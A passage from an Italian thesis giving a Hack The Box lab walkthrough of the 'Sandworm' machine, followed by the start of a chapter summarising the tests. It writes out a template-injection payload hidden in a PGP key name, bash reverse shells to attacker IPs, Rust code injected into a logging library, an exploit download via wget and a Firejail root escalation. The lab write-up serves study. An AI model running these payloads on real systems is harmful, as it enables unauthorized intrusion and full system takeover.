


Figura 5.16: Generazione delle chiavi con il payload per l'exploit

Si ripetono i passaggi precedenti per generare la chiave pubblica e il testo firmato, visibili nelle Figure 5.17 e 5.18.




Figura 5.17: Generazione della Public Key




Figura 5.18: Generazione del Signed Text

Nelle Figure 5.19 e 5.20, eseguendo i rispettivi comandi `cat public_key.asc` e `cat signed_message.asc`, si possono osservare la nuova chiave pubblica e il nuovo Signed Text generati.

```
┌──(simone㉿kali)-[~/Documenti/sandworm]
└─$ cat public_key.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGTsvUMBDADo7a2axgblrThE5YYDilafxiUv8XvReka9XJTDan0FSdzrkq4B
5pIvHk9v8QXN53bWExoyyXJBBjGG9y1NKALbBXW0KLCA8+3DjHUrxYPJmQBSTIbc
eZRPBCJZG2Gk92×6LFvX3RVo/GDZ5PTGBXYFivcIPRsE+bh47j/fQ/GcAkZCTf6v
3VOocwJwFYH5B1QucG+QmdsxTejlmqwPXVDGTW+e0BMyHxBShnzfhfVm59vspiiz
+Zty+CH3Ahq4sbi2iUhrfvV5XRa8c/1epnJjW9u2L5lclsvfqvxJll/Dcu+VaDyf
5rw0CfHOD8FSEq0l248PisslSoJz7Dg3eP2cIxWS5DZA+LfBjkTd0htmXd4TA75B
nwwbsvBlgBihCVo0RVd31ppL3ddNNg+Bavih7aj9P3+RpCoT24xQ7NMQJLD8Ww0F
NyZ5reiEM0MKajJADA6sImE5l96AOSNp/Snr9+A7o01uPNO/VDUAbZb3XYHnr0AX
Tq8QUxzTx5WHX3sAEQEAAbRne3tzZWxmLl9faW5pdF9fLl9fZ2xvYmFsc19fLl9f
YnVpbHRpbnNfXy5fX2ltcG9ydF9fKOKAmG9z4oCZKS5wb3BlbijigJhpZOKAmSku
cmVhZCgpIH19IDx0ZXN0QHRlc3QuY29tPokB1AQTAQoAPhYhBJUkpF8XRGTF1dgv
e73Qcg6ZRgfGBQJk7L1DAhsDBQkDwmcABQsJCAcCBhUKCQgLAgQWAgMBAh4BAheA
AAoJEL3Qcg6ZRgfGy3AL/0uQ852hEZNILpfZz/rq45ZCaZGtYNx831Hvc6jwmkiC
x2F4GhJrkCaK7/dlheEHIm+zDxt82xzbRLvYoAsJHY80fX1xjTov87EzLxKD+YWx
jO11l9OFPkBFywORXjNFVw6S9ow9/+PatSrwRq1O9p/Ma1mQja0lS78CU/pEOAix
KxuFceVezHvKVoZ/nFKgL8Whkq3GhGpEgAm8wfhRzSQs6yqLtFN5t2yPnxBir+Jw
xkcD+XcFqeGVKwrefcjqYB+HcoFmcb13p42BVDV4U86YC4/mLPVQxVQr3PoxPcxH
Hx5icu3dQOkOQDPcM8MU1KnIgyaWZbm6v42rFL6OZPsnvoNNkK8OSCEqsQxAyEVW
k9Md6RUtnaKsKJahHShnIXVyKQqJ/O4glQt6Z9acwXiR8SKJniS9mhZVKgA9Cni4
kdZzWHJXiw2Tj8ERyqiwZEAZzJ/2aHSlTuWyMF2Y6qf2UQdvxzxI20Cs/ZYrLeCa
Prw1G5Zzsclg24HUSOAJ2LkBjQRk7L1DAQwA3ea6uXW9kWThgtoEJkEXnGjdjaZF
yactnyi1t2UmBFpCEIznlyjz8jd/9j1U62xKIBcge1HIJkxJWi2qzf5huuu+7Sox
i+yz6+yOkbfs9DIlVlMv43ZKPRx7VGvRG30dpDI1CGe/QAM7Zoho9eQ+SZUGcKr5
wVD/ZyQF46RJWRb+9CgcWLBbfKu4grWa/ZBx2bR2VgDWrDo9ylBYddQAMgh1i9f2
bzg1Am61XMzZliWWelpOUZgHl/UChCcza3up+B6XieQ07L+Sr71UfMIAwL4pOX4K
dVGpnNhwIg15/NeTWhW62KXVQ1pBG20c+8jbS6wccWxM7/FlD5+mAqWUz2sBDpEq
tmKkhYhGrN0DnXGsnWQ7+RCW/t7tLSf7ZhwUqHZyZfSlEZrZJXsshMvS4Jzz8Rg4
x5IE7mZq8bFyYp/mT7H0lIcjyjbOs4AKrUpjMb6GqjyqoDUaxlGiTAe8ksnMvVCJ
Q7NidEB1GE3Vba8zxvQutS5je+CRxZcv1IAFABEBAAGJAbwEGAEKACYWIQSVJKRf
F0RkxdXYL3u90HIOmUYHxgUCZOy9QwIbDAUJA8JnAAAKCRC90HIOmUYHxr48C/95
Blm1SS7rlq2C+c1o00aOlJhmoOnhMo940ngOvBrlR9IP3UHApMiyVmPx5M7EzZFE
ELkWbQbTjGagEFtlnBEdljKl4aDX+Uqralwx3HtGsRoO7JhvIoFbE94KiM59Ty7i
7E+SWemYVm9JX29xFkiY2D7lEXfScIvwXD/p4thf98RdI+ysHafA8hVrQkwz8QC2
hMWWYl25zoJqBeQgafsbCJblqjcTM5XHRLlIbKQKb2Q7m34W35F0vl3IOIx8a5mP
P6uAnKrpRJtUEFFLU9/H59zJBuwiP6xuf176551WtwNLLlHPzrfs2cOQ74L30crA
q7NSJnCMx6d+eEKqUWhoeQQNs2m0PZjQHkXi7nSadI+jaYiF5sE7VESZr6c+UFdn
4w9zhDb7fcBeK9wA8NLEzAufMHVDWhGTRLTifTINngSmZ2FGq+fN1Qegj4/qQ4hL
SeKgYNPh9ZRmTpaEPwof3iuO2maSlk2AADGxaX9KZEXDS4aUcP3XW+cr2qtePLY=
=mVer
-----END PGP PUBLIC KEY BLOCK-----
```

Figura 5.19: Visualizzazione della Public Key

```
┌──(simone㉿kali)-[~/Documenti/sandworm]
└─$ cat signed_message.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

“Test”
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEElSSkXxdEZMXV2C97vdByDplGB8YFAmTsvm0ACgkQvdByDplG
B8YjIwv/dDD08×0AfMn2zJQQumpKvkhbsDHmWqwL3eX/9KvJaPAALNpiddDGHvj7
2mQjiLLHwLeVh2jEnMUdc1aVzZ6K4CK2jKbyHeMuiS4NJx2rAuU0PRRm7Wk98r2d
kbpZcM6uUsgHi2FQi29JU9PqQNqL3iq0+v97WAvco4/Zn0wXCgk+WR3seP9q6fSU
UUvQtD5UMAaVs6v6+uM6p+mQBC1UNT/dY40IrB8mUEoC/yRu+ENCJZHNeJhRMMrN
TzYdv+ZORL5pqfaiu5ZVLaDSUv5Mslx3zYLkhoko+/Ch5uV1BNL+1BQ1CCJbb7oS
+nG89OxPplt9GfriJl1qOMZVKK53qGE6fMLT6oR0A/EJgega48t1Mqkm60lPQSNI
guBpves9ignqvxuRYp7zJTEMlQh64u9uAUTHI0Ynrs1yqHCPM0qp1qhBaA9BsJ7l
WnBXgl9LlfqlIX5Lvo9G/Qp//+YM5OkulrIvl1mIhjjGk73BQMJycUZkoXKRhX7s
c4/5cmfC
=hMKE
-----END PGP SIGNATURE-----
```

Figura 5.20: Visualizzazione del Signed Text

Tornando sul sito `ssa.htb/guide`, dopo aver inserito nei campi appropriati la Public Key e il Signed Test appena generati, premendo su “*Verify Signature*”, si trova l’UID dell’utente `atlas` (Figura 5.21).




Figura 5.21: Individuazione dell'UID dell'utente `atlas`

A questo punto si genera una nuova chiave sempre utilizzando il comando `gpg -gen -key`, e nel campo `Nome e Cognome`, si sostituisce il comando `id` con un comando Reverse Shell come osservabile in Figura 5.22.




Figura 5.22: Individuazione dell'errore nel payload

Il comando precedente genera un errore in quanto non supporta i caratteri "<>".
Di conseguenza, lo si codifica in *base64*, tramite il comando `echo "bash -c 'bash -i >& /dev/tcp/10.10.14.178/4444 0>&1' " | base64` (Figura 5.23).



Figura 5.23: Codifica del payload in *base64*

Una volta convertito ciò in *base64*, inseriamo il tutto nel file `shell` tramite l'editor di testo *nano* e poi, in Figura 5.24, visualizziamo il contenuto.




Figura 5.24: Visualizzazione del contenuto dell'editor di testo

Si rigenera la chiave pubblica tramite il solito comando `gpg --gen-key`, inserendo il payload evidenziato nel rettangolo rosso in Figura 5.25.



Figura 5.25: Generazione Public Key

Si ripetono i soliti passaggi per generare la nuova Public Key e il nuovo Signed Text e li si visualizzano nello schermo come mostrato nelle Figure 5.26 e 5.27.




Figura 5.26: Visualizzazione delle Public Key



Figura 5.27: Visualizzazione del Signed Text

Inserendo le chiavi generate negli appositi campi del sito web relativo al dominio `https://ssa.htb/guide`, otteniamo la Reverse Shell grazie al tool Netcat, in modalità ascolto sulla porta `4444`, autenticato come user `Atlas` (Figura 5.28).



Figura 5.28: Esecuzione del comando Netcat

Ci si dirige nella directory `/home/atlas` e si visualizzano le cartelle contenute in questa directory, entrando in `.config`. A questo punto, si controllano i file presenti nelle varie cartelle, entrando in esse una per volta (Figura 5.29).




Figura 5.29: Esplorazione del file in `.config`

Nella directory `/.config/httpie/sessions/localhost_5000` si è individuato il file `admin.json` che contiene `Username` e `Password` dell'utente `silentobserver`, come si può osservare nella sezione evidenziata in rosso nella Figura 5.30.



Figura 5.30: Username e Password dell'utente `silentobserver`

In un'altra finestra del terminale si crea una sessione SSH (Secure Sheel), descritta nella Sezione 2.4.2, attraverso il comando `ssh silentobserver@ssa.htb`, utilizzando lo `Username` e la `Password` appena reperite (Figura 5.31).




Figura 5.31: Accesso alla Shell utente

Si nota il file denominato `user.txt` e se ne visualizza il contenuto, scoprendo la User Flag (Figura 5.32).




Figura 5.32: Scoperta della User Flag

5.4 Post-Exploitation

Una volta ottenuto l'accesso alla Shell User, è il momento di realizzare la *Vertical Privilege Escalation* per ottenere la Shell Root.

A questo scopo si controllano i file presenti nelle varie cartelle dell'utente `silentobserver`. Nella directory `opt/tipnet/target/debug` si trova il file `tipnet.d`. Visualizzando il contenuto di questo file, si trovano 2 file con estensione `.rs`, come si vede in Figura 5.33.

```
silentobserver@sandworm:~$ cd /opt/tipnet/target/debug
silentobserver@sandworm:/opt/tipnet/target/debug$ ls
build  deps  examples  incremental  tipnet  tipnet.d
silentobserver@sandworm:/opt/tipnet/target/debug$ cat tipnet.d
/opt/tipnet/target/debug/tipnet: /opt/crates/logger/src/lib.rs /opt/tipnet/sr
c/main.rs
```

Figura 5.33: File presenti nella Shell User

Col comando `nano /opt/crates/logger/src/lib.rs` modifichiamo il contenuto del file `lib.rs` aggiungendo le seguenti righe di codice (Figura 5.34):

```
use std::process::Command;
let output = Command::new("bash")
            .arg("-c")
            .arg("bash -i >& /dev/tcp/10.10.14.102/4444 0>&1")
            .output()
            .expect("failed to execute process");
```

In questo modo si utilizza la libreria standard di Rust per eseguire un processo Bash. La sequenza di comandi Bash specificata cerca di stabilire una connessione di Reverse Shell al server all'indirizzo IP `10.10.14.102` sulla porta `4444`.

```
 GNU nano 6.2                          /opt/crates/logger/src/lib.rs *
extern crate chrono;

use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;
use std::process::Command;

pub fn log(user: &str, query: &str, justification: &str) {
    let output = Command::new("bash")
                .arg("-c")
                .arg("bash -i >& /dev/tcp/10.10.14.102/4444 0>&1")
                .output()
                .expect("Failed to execute command");
    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp, user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy
```

Figura 5.34: Contenuto del file `lib.rs`

Successivamente si salva e si chiude questo file.

Si apre nuovamente una connessione Netcat in ascolto alla porta `4444` ed eseguendo il file `lib.rs` appena modificato, tramite il comando `./lib.rs /opt/crates/logger/src/lib.rs`, si otterrà una Reverse Shell essendo autenticati come `Atlas` (Figure 5.35 e 5.36).

```
silentobserver@sandworm:/opt/tipnet/target/debug$ ./lib.rs /opt/crates/logger/src/lib.rs
```

Figura 5.35: Comando per eseguire il file `lib.rs`

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.102] from (UNKNOWN) [10.10.11.218] 60466
bash: cannot set terminal process group (500060): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$
```

Figura 5.36: Avvio della Reverse Shell in ascolto sulla porta `4444`

Nella Figura 5.37 si recupera l'id dell'utente `Atlas` e tramite il comando `find / -perm -4000 -user root 2>/dev/null` si cercano tutti i file nel sistema con l'attributo `setuid` abilitato e che sono di proprietà dell'utente *root*.

Ecco cosa fanno le parti del comando:

- `find`: cerca file e directory all'interno del sistema.
- `/`: indica che la ricerca deve partire dalla directory radice del file system.
- `-perm -4000`: specifica il criterio di ricerca basato sui permessi. `-4000` indica che i file con l'attributo `setuid` abilitato saranno inclusi nella ricerca. L'attributo `setuid` consente a un eseguibile di essere eseguito con i privilegi dell'utente proprietario, anziché con i privilegi dell'utente che sta effettuando l'esecuzione. Ciò può portare a possibili vulnerabilità di sicurezza se non gestito correttamente.
- `-user root`: opzione che specifica che i file cercati devono essere di proprietà dell'utente "*root*".
- `2>/dev/null`: comando che redirige gli errori verso `/dev/null`, che è un "null device" che scarta qualsiasi cosa venga inviata. Quindi, eventuali messaggi di errore generati durante la ricerca non saranno visualizzati.




Figura 5.37: Ricerca dei file con attributo `setuid`

Poniamo l'attenzione su `/usr/local/bin/firejail` dell'output appena ottenuto: Firejail è un'utility di sandboxing per Linux che aiuta a isolare processi e applicazioni per ridurre il rischio di attacchi informatici. Si cerca sul motore di ricerca "firejail exploit" e si scarica il file di exploit presente nel seguente sito `https://gist.github.com/GugSaas/9fb3e59b3226e8073b3f8692859f8d25` e lo si salva nel path `/Scrivania`.

Di seguito si apre la connessione ad un server web, attraverso l'interprete Python, in ascolto nella porta 8000 (Figura 5.38) e si effettua l'importazione del precedente file per mezzo della Shell utente (Figura 5.39), tramite il comando `wget http://10.10.14.102:8000/exploit.py`.




Figura 5.38: Avvio del server web in ascolto sulla porta `8000`



Figura 5.39: Importazione del file di exploit

Successivamente ci si dirige in `/tmp` in cui si trova il file `exploit.py` e, si digita il comando `python3 -c "import pty;pty.spawn('/bin/bash')"`, che rappresenta un tentativo di migliorare l'interazione con una shell di sistema quando si utilizza un terminale pseudo-TTY (PTY). Successivamente si rende eseguibile il file `exploit.py` attraverso il comando `chmod +x exploit.py` e si esegue il suddetto file.

Come risultato si avrà la sezione evidenziata in rosso nella Figura 5.40.




Figura 5.40: Risultato dell'esecuzione del file `exploit.py`

Aprendo una seconda shell e stabilendo una seconda connessione Netcat in ascolto alla porta `4444`, si digita il comando risultante dall'exploit, ossia `firejail --join=504704`.

Il comando `firejail --join=504704` è utilizzato per collegarsi a un processo esistente all'interno dell'ambiente di isolamento, creato da Firejail. L'opzione `--join` in Firejail viene utilizzata per collegarsi a un processo esistente all'interno di un sandbox già avviato, mentre il numero dopo `--join` è l'id del processo a cui si desidera unirsi.

In questo caso, `firejail --join=504704` sta cercando di unirsi a un processo specifico con `ID 504704` all'interno dell'ambiente di sandboxing di Firejail. Il comando `su -` in Linux è utilizzato per cambiare utente e accedere a un altro account, in questo contesto l'utente *root*, come si può vedere dal risultato del comando `id` in Figura 5.41.

Successivamente, si digita il comando `python3 -c "import pty;pty.spawn('/bin/bash')"`, tra le cui doppie virgolette, viene eseguito il seguente codice Python:

- `import pty`: istruzione che importa il modulo `pty`, che sta per *pseudo-terminal handling* il quale consente di manipolare terminali virtuali all'interno di uno script Python.
- `pty.spawn('/bin/bash')`: istruzione che utilizza il modulo `pty` per eseguire un shell interattiva `/bin/bash` all'interno del terminale corrente.

Inoltre, si nota che si è autenticati come utente *root* (Figura 5.41).

```
atlas@sandworm:/opt/tipnet$ firejail --join=504704
firejail --join=504704
Warning: cleaning all supplementary groups
changing root to /proc/504704/root
Child process initialized in 22.87 ms
su -
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@sandworm:~#
```

Figura 5.41: Ottenimento della Shell Root

Si visualizza la lista dei file presenti nella Shell Root e, nello specifico, tramite il comando `cat root.txt`, si esamina il contenuto del file `root.txt`, scoprendo la Root Flag (Figura 5.42).

```
root@sandworm:~# ls
ls
Cleanup  domain.crt  domain.csr  domain.key  root.txt
root@sandworm:~# cat root.txt
cat root.txt
60a67c01ac0cc62215b4e7cf1c18e66a
root@sandworm:~#
```

Figura 5.42: Ottenimento della Root Flag

CAPITOLO 6

Discussione in merito al lavoro svolto

Nel corso di questo capitolo esploreremo in modo riassuntivo i penetration test svolti sulle macchine virtuali nei rispettivi Capitoli 3, 4 e 5, descrivendo i punti salienti e i tratti caratteristici di ogni macchina bersaglio.

6.1 Premessa

I penetration test hanno fornito importanti informazioni sulla sicurezza dei sistemi bersaglio e hanno consentito di identificare e mitigare le vulnerabilità rilevate. Questo processo è essenziale per migliorare la sicurezza di un sistema e proteggere i dati e le risorse da potenziali minacce informatiche. Inoltre, offre l'opportunità di apprendere e raffinare le abilità di sicurezza informatica attraverso l'esperienza pratica.

Le macchine trattate sono relative a scenari differenti ma con un denominatore comune ossia, come già visto, si basano sul sistema operativo Linux. Esse sono state affrontate con un ordine di difficoltà crescente, cioè partendo dalla meno insidiosa fino ad arrivare a quella più complessa e dettagliata.

6.2 Penetration Test sulla macchina Pilgrimage

Il penetration test affrontato nel Capitolo 3 è stata un'operazione di sicurezza informatica mirata a valutare la robustezza e la sicurezza di una macchina Linux ospitata sulla piattaforma Hack The Box. Il nome in codice "Pilgrimage" rappresenta il sistema target dell'attacco, che è stato sottoposto a una serie di test e analisi da parte di un team di professionisti della sicurezza informatica.

Il pentest è stato condotto seguendo una metodologia ben strutturata, che includeva la fase di raccolta di informazioni, scansione di porte, identificazione di servizi, vulnerabilità e test di penetrazione effettivi. Durante la fase di raccolta di informazioni, abbiamo cercato di raccogliere dati sul sistema, come indirizzi IP, nomi host, e informazioni sul software in esecuzione.

Successivamente, abbiamo effettuato una scansione delle porte per identificare quelle aperte e i servizi in ascolto sulla macchina. Questo ci ha permesso di determinare quali punti di accesso sfruttare in un attacco.

Una volta individuate le porte aperte e i servizi in esecuzione, è stata condotta un'analisi delle vulnerabilità per identificare eventuali debolezze nel sistema. Questo includeva la ricerca di noti CVE (Common Vulnerabilities and Exposures) e altre vulnerabilità conosciute.

Infine, è stato effettuato il test di penetrazione effettivo, che ha coinvolto il tentativo di sfruttare le vulnerabilità identificate per ottenere l'accesso non autorizzato alla macchina Pilgrimage. Successivamente abbiamo cercato di eseguire comandi non autorizzati, ottenere privilegi amministrativi e ottenere l'accesso sia alla Shell Utente che alla Shell Root.

Le lezioni apprese nel contesto di questo penetration test riguardano la ricerca di vulnerabilità in riferimento a siti che offrono la possibilità di comprimere immagini caricate dagli utenti stessi. Infatti, cercando la CVE e caricandola sul sito corrispondente alla macchina Pilgrimage, si è effettuato un exploit al fine di ottenere l'accesso alla Shell Utente per poi proseguire, attraverso la Privilege Escalation, all'ottenimento del controllo della Shell Root.

6.3 Penetration Test sulla macchina Topology

Nel Capitolo 4 abbiamo affrontato un penetration test volto a valutare la sicurezza di una macchina Linux ospitata sulla piattaforma Hack The Box. Questa missione prende il nome in codice di Topology. Durante questa operazione, ci siamo immersi in un'analisi approfondita e dettagliata della macchina, esaminando i punti di forza e le possibili debolezze del sistema.

Vediamo i punti salienti del suddetto penetration test:

